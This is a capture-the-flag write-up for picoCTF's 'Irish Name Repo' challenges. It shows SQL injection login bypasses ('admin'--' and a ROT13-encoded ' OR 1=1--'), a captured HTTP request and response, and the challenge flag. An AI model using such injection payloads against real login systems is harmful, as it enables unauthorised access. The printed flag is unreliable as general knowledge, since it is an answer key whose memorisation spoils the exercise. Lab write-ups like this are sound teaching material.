
Irish Name Repo 1/2/3

Irish Name Repo 1:

Opening the link and navigating to the login page, the login page input fields is vulnerable to SQL as demonstrated when entering a quotation mark and a 500 HTTP response returns.



Entering the string `admin'--` bypasses the password in the SQL query by commenting out that section of the query resulting in a page with the flag

Irish Name Repo 2:

Same solution as Irish Name Repo 1

Irish Name Repo 3:

Irish Name Repo 3 does not have a username field meaning the solution for Irish Name Repo 1&2 wont work.

Sending an exploratory “pass” as an attempt and capturing response it is clear that letters inputted are in a SHIFT(13) caesar cipher

Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
1 POST /problem/29132/login.php HTTP/1.1
2 Host: jupiter.challenges.picoctf.org
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 21
9 Origin: https://jupiter.challenges.picoctf.org
10 Connection: close
11 Referer: https://jupiter.challenges.picoctf.org/problem/29132/login.html
12 Cookie: _ga=GA1.2.41053642.1612544646; _gid=GA1.2.1886979049.1614815387; password=
   pass; username=user; admin=False; PHPSESSID=509ktqlpms2lcjvgvtsveaijm8; _gat=1
13 Upgrade-Insecure-Requests: 1
14
15 password=temp&debug=1
```

Response

Raw | Headers | Hex

Pretty | Raw | Render | \n | Actions

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 05 Mar 2021 17:41:23 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Strict-Transport-Security: max-age=0
7 Content-Length: 103
8
9 <pre>
    password: temp
10  SQL query: SELECT * FROM admin where password = 'grzc'
11 </pre>
   <h1>
     Login failed.
   </h1>
```

To pass break the login page the ideal SQL injection would be

SELECT * FROM admin where password = ‘’ OR 1=1

The OR returns true if either the password is correct or 1 is equal to 1. Crafting the SQL injection it should be:

‘ OR 1=1--

To account for the caesar cipher the actual injection should be:

‘ BE 1=1--

Resulting in the flag:

Logged in!

Your flag is: picoCTF{3v3n_m0r3_SQL_06a9db19}